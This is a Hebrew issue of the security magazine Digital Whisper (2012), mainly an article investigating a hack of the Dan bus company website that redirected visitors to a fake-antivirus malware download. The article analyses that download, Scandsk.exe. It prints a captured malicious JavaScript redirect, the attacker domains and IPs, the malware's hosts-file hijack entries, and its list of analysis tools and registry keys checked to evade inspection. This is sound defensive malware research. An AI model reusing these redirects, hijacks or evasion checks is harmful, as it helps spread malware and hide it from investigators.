


Digital Whisper

גליון 37, נובמבר 2012

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	שילה ספרה מלר, ניר אדר, אפיק קסטיאל,
כתבים:	shackrack, אפיק קסטיאל (cp77fk4r), סשה גולדשטיין, חיליק טמיר, שי חן ואמיר שגיא.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-37 של Digital Whisper!

אם תשאלו אותי אני אגיד לכם (ובאמת בלב שלם), כי כל גליון של Digital Whisper הוא גליון מיוחד. בשבילכם, הקוראים, מדובר במוצר מוגמר אז קשה לכם להרגיש את זה, ואי אפשר להאשים אתכם, אתם מקבלים כל חודש קובץ PDF "ארוז" ועטוף יפה. אך בשבילנו, "צוות ההפקה", המוצר שאתם רואים הוא תוצר של כל כך הרבה שלבים וגלגולים שאנו עוברים במהלך החודש, או אפילו החודשים שקדמו לתאריך יציאת הגליון.

החודש, המיוחדות של הגליון (לדעתי), מתבטאת בשלושה מתוך חמישה מאמרים שמרכיבים אותו. שלושה מאמרים המפרטים אודות פרוייקט שנעשה בתוך הקהילה הישראלית למען הקהילה המקומית ובכלל. שלושת הפרוייקטים הם "iNalyzer" של חיליק טמיר, "Diviner" של שי חן, ו-"אריג" של אמיר שגיא. שני הפרוייקטים הראשונים הם פרוייקטי קוד, של פיתוח כלים לאיתור פגיעויות אבטחת מידע (באפליקציות iOS ומערכות מבוססות Web), הפרוייקט השלישי הינו פרוייקט תשתיתי יותר (למרות שמעורב בו לא מעט קוד) ומטרתו להציע אלטרנטיבה חופשית לתשתית האינטרנט בארץ כפי שאנו מכירים אותה כיום.

לא ארחיב על הפרוייקטים - בדיוק בשביל זה יש לנו מאמרים עליהם, אך ארצה לציין את העובדה שמדובר בפרוייקטים ישראלים, פרוייקטים של הקהילה המקומית, וכמה שזה כיף לראות פרוייקטים כאלה תוצרת הארץ. אני ממליץ בחום לקרוא עליהם, להתעניין, להשתתף, והכי חשוב - לשתף. לשתף את הידע שלכם עם כלל הקהילה לטובת הקהילה, בדיוק כמו שלושת הפרוייקטים האלה, בדיוק כמו shackrack וסשה גולדשטיין שכתבו לנו עוד שני מאמרים מצויינים בגליון הזה, בדיוק כמו כל מי שכתב לנו אי-פעם מאמר למגזין ובדיוק כמו כל אחד ואחד מכם שנותן מעצמו לטובת הכלל.

וכמובן, לפני הכל, היינו רוצים להגיד תודה רבה למי שבזכותם הגליון יצא לאור: תודה רבה ל-**shackrack**, תודה רבה ל**סשה גולדשטיין**, תודה רבה ל**חיליק טמיר**, תודה רבה ל**שי חן** ותודה רבה ל**אמיר שגיא**.

בנוסף, הייתי מעוניין להגיד תודה ל**עדן** מ-Sticksandstone על זה שבאופן שיטתי הוא עובר על הגליונות שפורסמו ושולח לנו אין ספור תיקונים שיש לבצע - תודה רבה!

שתהיה קריאה נעימה!

אפיק קסטיאל וניר אדר.

תוכן עניינים

וירוסים חופשי-חודשי

נכתב ע"י shackrack ואפיק קסטיאל (cp77fk4r)


הקדמה

המאמר הבא מפרט על אירוע שפורסם בתחילת החודש בבלוג של Digital Whisper, מדובר בפריצה לאתר של חברת התחבורה הציבורית "דן" וניסיון הפניית הגולשים אליו לאתר מפגע. במאמר זה נסקור את השתלשלות האירועים והמחקר שביצענו על מנת להבין מה מקורה של המתקפה ומה מטרתה.

כמו כל סיפור טוב, הוא מתחיל בשעות הקטנות של הלילה...

אחרי יום ארוך בבסיס, נכנסתי לאתר של דן (www.dan.co.il) על מנת לבדוק בכוונה טהורה האם קו 40 עדיין פעיל בשעות המאוחרות של הלילה.

ברגע שנכנסתי מכרום קפצה לי ההודעה הבאה:



מפאת חוסר זמן לחצתי "המשך" ומיד קיבלתי את האתר של דן, טעון רק בחציו העליון כשבאמצע מופיע באמצע הדף הלבן גרש. למי שלא מכיר, כשכרום נתקל ב-iframe בגודל 0x0 שנכתב באלמנטים של

javascript, הוא שם גרש. לאחר refresh האתר הסתדר בעיצובו המלא ללא הגרש. כשבאתי לבדוק את לוח הזמנים של הקו הגואל שמתי לב לדבר מוזר:

בתמונה קצת קשה לראות, אבל במקום שיופיעו הקווים של דן, מופיע רק קו מספר 1 עם סגירת תג מיד אחריו, טיפה מחשיד לא? **אולי,** מעצבן? - **בטוח**! אין לי היכולת לבדוק מתי הקו האחרון ואני מת לחזור הביתה.

אז קודם כל, למי שלא מכיר, העמוד האזהרה שהופיע כאשר גלשתי לאתר של דן הינו מנגנון בטיחות הקיים כחלק מהמיזם ה-safebrowsing. מדובר במיזם של גוגל, שכחלק מאינדוקס האתרים לטובת מנוע החיפוש שלהם, הם גם מאנדקסים אתרים שמתנהגים באופן חשוד (מה זה חשוד? אתרים שמנסים להוריד קבצים למחשב הגולש בלא ידיעתו, אתרים שמפנים לכל מיני שרתים המוכרים כשרתים זדוניים ועוד). הדפדפנים החברים במיזם זה הינם Chrome ו-Firefox.


ניסיון לגלוש מ-IE (שאינו חבר במיזם של גוגל) הוביל אותי מיד לכל מיני URL-ים מוזרים ולבסוף לאתר בשם "Sex Scandals". אתר פורנו סוג ב', שברקע ניסה להוריד לי קובץ בשם "sandsk.bat". ביטלתי והסתלקתי.

כשהגעתי הביתה עייף ועצבני על האתר של דן, החלטתי להיכנס לעומק העניין. בביתי ניסיתי לחזור שוב על התהליך, אך הפעם קרה משהו לא צפוי - קיבלתי את האתר של דן! השלם! ללא העברה לאתר המפגע.

אחרי רענון הדף וטעינתו מחדש כשאני מסתכל בטאב Network של כלי העזר למפתחים (לחיצה על f12) של כרום גילה לי שקיימת הפניית javascript שעושה בקשת GET (שלא מקבלת תשובה) לעמוד הנמצא על שרת בכתובת zon.menotepoer.com (זאת הסיבה, אגב, שכרום התריע על דומיין כחשוד).

מהסתכלות בקוד המקור של האתר של דן, היה ניתן להבין בדיוק מה קרה, העמוד עצמו נטען באופן חלקי, והטבלה שאמורה להציג את הקווי האוטובוסים שונתה, והפעם, במקום להציג את קווי האוטובוסים היא מציגה קישור לאתר המפגע, אך הקוד נמצא בהערה, כך שהדפדפן יודע לא לטעון את התוכן אליו הוא מפנה.

וכך זה נראה באתר:



נראה כאילו עשו sql injection לאתר של דן, והכניסו שם קוד JS המפנה לשרת הבעייתי. על פי מה אנחנו סוברים שמדובר ב-SQL Injection ולא סתם Stored XSS? אינטואיציה בלבד, לפי איך שהאתר בנוי, אפשר להניח שהנתונים הנ"ל (של פרטי הקווים) נשלפים ממסד נתונים, בשום מקום באתר אין אפשרות למשתמש להכניס קלט כך שיופיע באותו המיקום שקוד ה-JS הסורר מופיע.

בכל אופן, נראה שמי שתכנן את המתקפה לא חשב יותר מדי, וערך את כלל העמודות בטבלת הקווים, מה שגרם להופעה רב פעמית של הקישור. מבחינה אפקטיבית אין זה משנה כמה פעמים מופיע הקישור באותו הדף, אך מבחינה של זיהוי הקוד המזיק - ובכן, אפשר לראות בתמונה כמה זה בולט לעין.

ראשית, על מנת למזער את הנזק, התקשרתי למוקד שירות הלקוחות של דן, ענה לי בחור בשם אפרים, שתפקידו, ככל הנראה, הוא לגשר בין אנשים וקווים. לאחר הסבר קצר למר אפרים היקר על כך שפרצו להם לאתר ושיש להם בעיות רציניות בטעינת העמודים קיבלתי את התגובה הבאה: **" לא ידוע לי על כך, לנו אמרו להגיד ללקוחות שיש בעיות עם האתר"**. קצת התעצבנתי שדן מודעים לבעיה (מדיווחים שונים האתר עבד בחלקו כבר מה-6 באוקטובר) ובכל זאת משאירים את האתר באוויר- סכנה לגולשים תמימים.

ניסיון נוסף היה לגלוש לאתר דרך Chrome מהאנדרואיד שלי ולראות מה יקרה, את זה כבר לא יכולתי לצפות. קיבלתי Redirection לדומיין הבא: http://usmorg98anwilli.rr.nu/n.php?h=1&s=sl ושניה לאחר מכן לדף HOST NOT FOUND של Bing! איך לעזאזל, כרום, באנדרואיד, הפנה אותי ל-404 של Bing?! בדיקה קצרה לטובת זיהוי כתובת ה-IP שאליה מפנה ה-DNS שהפנה אותי לבינג וקיבלתי 93.113.196.115, מאיפה כתובת ה-IP הזאת מוכרת לי? בדיקה קצרה נוספת ענתה לי על השאלה.

זאת אותה הכתובת של הדומיין שראינו באתר של דן! (zon.menotepoer.com)!

הגיע הזמן להבין מול מה אני עומד, אז קצת Reconnaissance:

1. Ip2location: רומניה.
2. Yougetsignal: לא נמצאו אתרים אחרים המתארחים על השרת.
3. Whois: על דומיין אחד רוב האתרים לא מצאו מידע, ואלו שכן לא הביאו משהו מעניין. על הדומיין השני מצאנו את המידע הבא:

```
Created: 2012-10-08
Expires: 2013-10-08
Registrant Contact:
   Privacy-Protect.cn
   Henry Nguyen Gong
   +33.0466583875 fax: +33.0466583875
   26 Rue Jean Reboul
   Nimes Languedoc-Roussillon 30900
   fr
```

שימו לב שהדומיין נרכש מספר בודד של ימים לפני זיהוי המתקפה על האתר של דן!

4. Nmap - השרת לא עונה ברמת ה- TCP.
5. גלישה פשוטה ב-HTTP - כלום ושום דבר.
6. פינג לדומיינים / IP - גורנישט.


האתר נפל?

לא נשמע הגיוני כל כך, סרקתי את ה-IP של הדומיין באמצעות Online port scanners, וראיתי שפורט 80 ופורט 22 פתוח! משמע השרת העוין **חי ובועט**! רק לא אלי. הגעתי למסקנה שמה שקורה זה הדבר הבא:

כשאני גולש לאתר של דן, ברקע אני פותח בקשת GET לשרת המרושע, השרת מנסה להדביק אותי ולא מצליח (או אני לא עונה על הפרמטרים שלו, זיהוי על פי User-Agent בדר"כ, ואז הוא גם לא מנסה), אז הוא מכניס את ה-IP שלי לרשימה שחורה שמורה לבצע DROP לכל פאקטה שבאה ממני.

ההגיון שבדבר: ברוב המקרים צעד זה נועד למנוע חקירה על השרת (Replay Attack לדוגמה), בין היתר נועד גם לבלבול (אולי האתר נפל?) וצמצום משאבים (הפאקטות לא מגיעות אפילו לרמת האפליקציה) וכדומה.

הרמתי VM של XP, לקחתי את הפלאפון (נוח לשינוי IP מהיר), הפעלתי אותו כ-HotSpot וגלשתי מה-VM דרכו לאתר של דן עם הדפדפן Internet-Explorer 8.0. האתר ביקש ממני להפעיל Java, אז הפעלתי (ב-VMware כמובן), קיבלתי מיד את הדף הבא:



עמוד מוכר למי שמתעסק קצת בנושא, מדובר בסרטון פלאש המדמה סריקה של תוכנת אנטי-וירוס-שלא-באמת-קיימת המתריעה על המצאות וירוסים במערכת, כל לחיצה בגזרת העמוד גורמת להורדה של קובץ בשם Scandsk.exe, הקובץ נראה כך:

הנה החלק הראשון של התהליך מוקלט בהסנפה שהקלטתי ב-Wireshark:

```
GET /%20%20 HTTP/1.1
Accept*/*:
Referer: http://dan.co.il/
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: zon.menotepoer.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 10 Oct 2012 22:54:55 GMT
Content-Type: text/html
```

```
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.17-1~dotdeb.0

window.top.location.replace("http://tre35ngth.rr.nu/n.php?h=1&s=sl");
```

שימו לב שמדובר בשרת nginx עם גרסת PHP 5.3.17, המעביר אותי מהאתר של דן לאתר הזדוני באמצעות ג'אווה סקריפט.

חקירת הבינארי

סיפרתי את כל העניין לאפיק (cp77fk4r) והתחלנו לחקור את ה-EXE (671 kb), הכנסנו אותו לכמה VM-ים של Windows XP על מחשבים שונים והרצנו. הכלים בהם השתמשנו הם: Wireshark, Tcpview, Procmon, Processexplorer, Olly, 010Editor, Strings, BurpSuite, ו-EchoMirage.

הערה: לכל התוכנות שונה השם על מנת לנסות להתחמק מבדיקת המצאות תהליכי חקירה במהלך ריצת הבינארי. להלן ההתנהגות של הקובץ:

- הרצה ראשונה כללה רק Wirehark ובדיקת תקשורת (הבדיקה נועדה לראות להיכן הכלי משדר, איזה מידע מועבר לשרת השליטה, האם הוא מנסה להוריד בינארי גדול יותר וכו').

התוצאה בפועל: הכלי רץ, ותפס 90%-100% CPU, לאחר מספר דקות של ריצה הופסקה ריצתו. זאת ככל הנראה לא באמת מה שהוא אמור לעשות, ולכן המחשבה הראשונה הייתה שהוא זיהה כי הוא רץ ב-VM או המצאות של מספר כלי בדיקה ולכן הוא שינה את התנהגותו המקורית.

- הרצה שניה כללה Procmon עם פילטרים שנועדו להקל בהתמקדות על התנהגותו של הקובץ הספציפי.


התוצאה בפועל: הכלי רץ ולאחר מספר שניות מחק את עצמו. ממעבר על הלוגים של Procmon הצלחנו לאמת את מה שחשבנו בהרצה הראשונה:

RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Wireshark	SUCCESS	Desired Access: Read
RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Wireshark	SUCCESS	
RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\wireshark.exe	SUCCESS	Desired Access: Read
RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\wireshark.exe	SUCCESS	
RegOpenKey	HKLM\SOFTWARE\ZxSniffer	NAME NOT FOUND	Desired Access: Read
RegOpenKey	HKLM\SOFTWARE\Cygwin	NAME NOT FOUND	Desired Access: Read
RegOpenKey	HKCU\SOFTWARE\Cygwin	NAME NOT FOUND	Desired Access: Read
RegOpenKey	HKLM\SOFTWARE\B Labs\Bopup Observer	NAME NOT FOUND	Desired Access: Read
RegOpenKey	HKCU\AppEvents\Schemes\Apps\Bopup Observer	NAME NOT FOUND	Desired Access: Read
RegOpenKey	HKCU\Software\B Labs\Bopup Observer	NAME NOT FOUND	Desired Access: Read
RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Win Sniffer_is1	NAME NOT FOUND	Desired Access: Read

הכלי עובר על מספר ערכים ברג'סטרי ומחפש עדויות להתקנה של כל מני כלים שיכולים לאיים עליו, ההנחה הייתה שבמידה והוא מוצא כלים כאלה - הוא מבצע קיפול. מדובר בהתנהגות שניתן לראות כמעט בכל וירוס "סטנדרטי".

- בהרצה שלישית של הקובץ, כבר היינו הרבה יותר חכמים, הרצנו את הבינארי לאחר שעברנו על כל המפתחות והקבצים שנמצאים ברשימת הכלים המאיימים ווידאנו שהם יחזירו "File not Found". ב-VM אחד הרצנו את Wirehark מבחוץ (על המחשב המארח), וב-VM השני הרצנו Sniffer שלא מופיע ברשימת הכלים המאיימים.

התוצאה בפועל: סוף סוף הבינארי התנהג בצורה טבעית! והסכים לתקשר עם שרת השליטה שלו:



ממה שניתן היה לראות, הוא שלח בקשת GET לשרת הנמצא בכתובת:

report.qg1iq3ws9e17k3yws31.com

הבקשה עצמה כוללת משתנה אחד עם ערך ארוך במיוחד, המידע נראה מוצפן או מקודד. ההשערה הייתה שמדובר במפרט טכני על המחשב שבו הקובץ הורץ. בכל אופן, כנראה שהיה מוקדם מדי לשמוח, התשובה שהבינארי קיבל הייתה 301 ובה ההעברה לאתר של Bing (זוכרים ממקודם?). חשבנו על שתי אופציות:

1. השרת מקבל את הפרמטרים, מאחסן / מנתח אותם, בודק האם אנו עומדים בקריטריון מסויים (לדוגמא - מערכת הפעלה, שידור ממדינה מסויימת וכו') ומחזיר 301 מפני שאיננו עומדים בקריטריונים המתאימים / איננו מספיק "מעניינים".

2. האפליקציה שאמורה לקבל ולנתח את הפרמטרים כבר לא פעילה והמתפעלים של השרת החליטו בקלאסיות להעביר אותנו לאתר תמים.

בכל אופן, עד כה, היה ניתן להבין מהלוג של Procmon כי הבינארי מבצע את הפעולות הבאות:

- בדיקת המצאות של תהליכים השייכים לתוכנות כגון:
- ZxSniffer
- Wireshark
- Cygwin
- EtherDetect
- OllyDbg
- VBox
- CamtasiaStudio
- SUPERAntiSpyware
- SandboxieDcomLaunch
- בדיקת נוספת של המצאות של תוכנות מאיימות, הפעם על פי איתור ערכי התקנה ברג'סטרי, ערכים כגון:
- HKLM\SOFTWARE\ZxSniffer
- HKLM\SOFTWARE\Cygwin
- HKLM\SOFTWARE\B Labs\
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Wireshark

די מפתיע כי בשני השלבים הראשונים אין בדיקה לתהליכים של VMware (כגון VMTools וכו') אך יש בדיקה של כלים כגון Camtasia (כלי להפקת וידאו מהנצפה במסך).

- העתקה עצמית לתיקיית ה-Temp, בשמות כגון EE.tmp, 21.tmp וכו' וסימון הקובץ המקורי למחיקה לאחר ביצוע Reset למערכת ההפעלה (על ידי הוספתו ברג'סטרי עם שם NULL תחת המפתח: HKLM\System\CurrentControlSet\Control\Session Manager\PendingFileRenameOperations).
- איסוף נתונים טכניים על מערכת ההפעלה כגון: שם המחשב, שם המשתמש הפעיל, הרשאותיו, רשימת התהליכים הפעילים, מספר אירועים אחרונים מ-EventLog, מספר ערכים ממה שמערכת ההפעלה החזירה ב-"GetSystemInfo" וכו'.
- הוספת השורה:

```
127.0.0.1   mpa.one.microsoft.com
```

לקובץ ה-Hosts.

- מחיקת ה-DNS Resolver Cache של מערכת ההפעלה.
- עריכת הערך NameServer תחת ה-GUID של כרטיס הרשת ל-8.8.8.8 (מה שבפועל לא נראה שקרה).
- שליחת בקשת GET לשרת השליטה עם אותם הערכים באופן מוצפן.
- בדיקה האם קיים קובץ בשם C:\cgvi5r6i\vgdgfd.72g.
- קבלת תשובה 301 ל-Bing.com.
- מחיקת עצמית.

זה מה שראינו אצלנו, וכמו שכתבתנו קודם לכן, יכול להיות שהוא התאבד מפני שהוא זיהה משהו חשוד שלא שמנו לב אליו. בכל אופן, זה מה שהצלחנו להוציא ממנו.

במקביל למחקר הוירוס, פרסמנו פוסט בבלוג, על מנת להזהיר את הגולשים מכניסה לאתר של דן. מה שגרם לניר לשלוח לנו אימייל על זה שהוא נתקל באירוע, מבדיקה שניר עשה (מחוץ ל-VM!), נראה שאצלו הוירוס הוסיף יותר כתובות לקובץ ה-Hosts:

```
198.15.104.132    www.google-analytics.com
198.15.104.132    ad-emea.doubleclick.net
198.15.104.132    www.statcounter.com
72.29.93.243      www.google-analytics.com
72.29.93.243      ad-emea.doubleclick.net
72.29.93.243      www.statcounter.com
```


הרצה רביעית כבר הייתה תחת Olly, בעזרת ניתוח הכלי באמצעות OllyDBG (בשינוי השם כמובן) הצלחנו להבין קצת מעבר למידע שהיה לנו עד כה.

```
00402558 ASCII "%B",0
00402570 ASCII "'[B",0
00402584 ASCII "Ph'[B",0
0040262F MOV EAX,Scandsk.00411954          ASCII "212.117.176.187"
0040263C MOV EAX,Scandsk.00425CC8          ASCII "65.98.83.114"
00402698 PUSH Scandsk.004258A8             ASCII "46.105.131.121"
